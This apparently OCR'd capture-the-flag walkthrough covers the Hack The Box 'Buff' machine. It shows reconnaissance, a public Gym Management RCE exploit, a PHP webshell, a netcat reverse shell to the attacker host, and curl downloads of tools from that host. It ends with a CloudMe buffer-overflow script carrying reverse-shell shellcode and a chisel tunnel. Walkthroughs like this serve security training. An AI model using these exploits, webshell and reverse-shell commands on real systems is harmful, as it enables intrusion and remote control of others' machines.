

sudo nmap -sC -sV -Pn -vvv buff.htb




```
PORT     STATE SERVICE REASON          VERSION
8080/tcp open  http    syn-ack ttl 127 Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut
```

ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://buff.htb:8080/FUZZ



```
cgi-bin/                [Status: 403, Size: 1054, Words: 103, Lines: 43]
.hta                    [Status: 403, Size: 1040, Words: 102, Lines: 43]
.htaccess               [Status: 403, Size: 1040, Words: 102, Lines: 43]
.htpasswd               [Status: 403, Size: 1040, Words: 102, Lines: 43]
index.php               [Status: 200, Size: 4969, Words: 935, Lines: 134]
readme.md               [Status: 200, Size: 309, Words: 32, Lines: 17]
img                     [Status: 301, Size: 333, Words: 22, Lines: 10]
profile                 [Status: 301, Size: 337, Words: 22, Lines: 10]
upload                  [Status: 301, Size: 336, Words: 22, Lines: 10]
license                 [Status: 200, Size: 18025, Words: 3098, Lines: 339]
include                 [Status: 301, Size: 337, Words: 22, Lines: 10]
licenses                [Status: 403, Size: 1199, Words: 127, Lines: 46]
Profile                 [Status: 301, Size: 337, Words: 22, Lines: 10]
LICENSE                 [Status: 200, Size: 18025, Words: 3098, Lines: 339]
att                     [Status: 301, Size: 333, Words: 22, Lines: 10]
%20                     [Status: 403, Size: 1040, Words: 102, Lines: 43]
IMG                     [Status: 301, Size: 333, Words: 22, Lines: 10]
License                 [Status: 200, Size: 18025, Words: 3098, Lines: 339]
ex                      [Status: 301, Size: 332, Words: 22, Lines: 10]
*checkout*              [Status: 403, Size: 1040, Words: 102, Lines: 43]
Img                     [Status: 301, Size: 333, Words: 22, Lines: 10]
boot                    [Status: 301, Size: 334, Words: 22, Lines: 10]
Upload                  [Status: 301, Size: 336, Words: 22, Lines: 10]
phpmyadmin              [Status: 403, Size: 1199, Words: 127, Lines: 46]
```


http://buff.htb:8080/contact.php



mrb3n's Bro Hut
Made using Gym Management Software 1.0

© Projectworlds.in


searchsploit Gym



```
┌─[✗]─[headcrusher@parrot]─[~]
└──╼ $searchsploit Gym
----------------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                       |  Path
----------------------------------------------------------------------------------------------------- ---------------------------
Gym Management System 1.0 - Unauthenticated Remote Code Execution                                    | php/webapps/48506.py
WordPress Plugin WPGYM - SQL Injection                                                               | php/webapps/42801.txt
```


searcshploit -m 48506.py .

python 48506.py http://buff.htb:8080/




```
┌─[✗]─[headcrusher@parrot]─[~]
└──╼ $python 48506.py http://buff.htb:8080/
            /\
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^ /============BOKU====================="
            \/

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> whoami
�PNG
�
buff\shaun

C:\xampp\htdocs\gym\upload>
```

upload/kamehameha.php




```
C:\xampp\htdocs\gym\upload> dir
�PNG
�
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\xampp\htdocs\gym\upload

19/10/2020  19:15    <DIR>          .
19/10/2020  19:15    <DIR>          ..
19/10/2020  19:15                53 kamehameha.php
19/10/2020  18:23            59,392 nc.exe
19/10/2020  18:38           311,296 plink.exe
19/10/2020  19:13           675,752 plink_64.exe
               4 File(s)      1,046,493 bytes
               2 Dir(s)   7,573,688,320 bytes free
```



```
5. In the body of the 'file' parameter of the POST request, insert the malicious PHP code:
    <?php echo shell_exec($_GET["telepathy"]); ?>
```


http://buff.htb:8080/upload/kamehameha.php?telepathy=ipconfig



buff.htb:8080/upload/kame
Gym Management Syste
buff.htb:8080/upload/kamehameha.php?telepathy=ipconfig

```
�PNG  Windows IP Configuration Ethernet adapter Ethernet0: Connection-specific DNS Suffix . : IPv6 Address. . . . . . . . . . . : dead:beef::c6e:28e:360a:1f1f
Temporary IPv6 Address. . . . . . : dead:beef::d04e:5bc2:1a5f:2258 Link-local IPv6 Address . . . . . : fe80::c6e:28e:360a:1f1f%10 IPv4 Address. . . . . . . . . . . :
10.10.10.198 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f34f%10 10.10.10.2
```


http://buff.htb:8080/upload/kamehameha.php?telepathy=C:\xampp\htdocs\gym\upload/nc.exe -e cmd.exe 10.10.14.13 443



buff.htb:8080/upload/ka
Gym Management Syste
buff.htb:8080/upload/kamehameha.php?telepathy=C:\xampp\htdocs\gym\upload\nc.exe%20-e%20cmd.exe%2010.10

```
�PNG  Volume in drive C has no label. Volume Serial Number is A22D-49F7 Directory of C:\xampp\htdocs\gym\upload 19/10/2020 19:27

    . 19/10/2020 19:27
        .. 19/10/2020 19:27 53 kamehameha.php 1 File(s) 53 bytes 2 Dir(s) 6,892,679,168 bytes free
```

sudo nc -nlvp 443




```
┌─[✗]─[headcrusher@parrot]─[~]
└──╼ $sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.198.
Ncat: Connection from 10.10.10.198:49686.
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun

C:\xampp\htdocs\gym\upload>
```

cd C:\Users\shaun\Desktop

type user.txt

663e8321c37cb8a4cc2f76aebdc343fd




```
C:\Users\shaun\Desktop>type user.tx
type user.txt
663e8321c37cb8a4cc2f76aebdc343fd
```

https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/master/winPEAS/winPEASexe/winPEAS/bin/Obfuscated%20Releases/winPEASany.exe


chmod 777 winPEASany1.exe

python -m SimpleHTTPServer 8081




```
┌─[headcrusher@parrot]─[~/Downloads]
└──╼ $python -m SimpleHTTPServer 8081
```

http://buff.htb:8080/upload/kamehameha.php?telepathy=curl -O 10.10.14.13:8081/winPEASany1.exe




buff.htb:8080/upload/kamehameha.php?telepathy=curl -O 10.10.14.13:8081/winPEASany1.exe

winPEASany1.exe




```
CloudMe_1112(3944)[C:\Users\shaun\Downloads\CloudMe_1112.exe] -- POwn: shaun
Permissions: shaun [AllAccess]
Possible DLL Hijacking folder: C:\Users\shaun\Downloads (shaun [AllAccess])
Command Line: CloudMe_1112.exe
```

CloudMe_1112.exe



```
C:\Users\shaun\Downloads>CloudMe_1112.exe
CloudMe_1112.exe
```


netstat -ano



```
  TCP    127.0.0.1:8888         0.0.0.0:0              LISTENING       8800
```


https://www.exploit-db.com/exploits/48389

msfvenom -p windows/exec CMD="C:\xampp\htdocs\gym\upload\nc.exe" 10.10.14.13 4443 -e cmd.exe -b '\x00\x0A\x0D' -f py -v payload



```
┌─[headcrusher@parrot]─[~]
└──╼ $msfvenom -p windows/exec CMD="C:\xampp\htdocs\gym\upload\nc.exe" 10.10.14.13 4443 -e cmd.exe -b '\x00\x0A\x0D' -f py -v payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
[-] Skipping invalid encoder cmd.exe
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 218 bytes
Final size of py file: 1172 bytes
```


48389.py



```
  GNU nano 5.2                                   48389.py
# Start the CloudMe service and run the script.

import socket

target = "127.0.0.1"

padding1   = b"\x90" * 1052
EIP        = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS       = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD='c:\xampp\htdocs\gym\upload\nc.exe -e cmd.exe 10.10.14.13 4443' -b '\x00\x0A\x0D' -f python -v p>
payload =  b""
payload += b"\xba\x9b\x15\x60\x0f\xdb\xd1\xd9\x74\x24\xf4\x58"
payload += b"\x33\xc9\xb1\x3e\x31\x50\x14\x03\x50\x14\x83\xc0"
payload += b"\x04\x79\xe0\x9c\xe7\xff\x0b\x5d\xf8\x9f\x82\xb8"
payload += b"\xc9\x9f\xf1\xc9\x7a\x2f\x71\x9f\x76\xc4\xd7\x34"
payload += b"\x0c\xa8\xff\x3b\xa5\x06\x26\x75\x36\x3a\x1a\x14"
payload += b"\xb4\x40\x4f\xf6\x85\x8b\x82\xf7\xc2\xf1\x6f\xa5"
payload += b"\x9b\x7e\xdd\x5a\xaf\xca\xde\xd1\xe3\xdb\x66\x05"
payload += b"\xb3\xda\x47\x98\xcf\x85\x47\x1a\x03\xbe\xc1\x04"
```


https://github.com/jpillora/chisel/releases/tag/v1.7.2

http://buff.htb:8080/upload/kamehameha.php?telepathy=curl -O 10.10.14.13:8081/chisel_1.7.2_windows_amd64




buff.htb:8080/upload/kamehameha.php?telepathy=curl -O 10.10.14.13:8081/chisel_1.7.2_window

./chisel_1.7.2_linux_amd64 server --port 8000 --reverse




```
^C┌─[headcrusher@parrot]─[~/Downloads]
└──╼ $./chisel_1.7.2_linux_amd64 server --port 8000 --reverse
2020/10/19 22:23:25 server: Reverse tunnelling enabled
2020/10/19 22:23:25 server: Fingerprint cb:d9:4e:dc:70:f2:f7:85:55:52:60:bf:53:61:9c:9b
2020/10/19 22:23:25 server: Listening on http://0.0.0.0:8000
2020/10/19 22:24:15 server: session#1: tun: proxy#R:8888=>8888: Listening
```

chisel_1.7.2_windows_amd64 client 10.10.14.13:8000 R:8888:127.0.0.1:8888



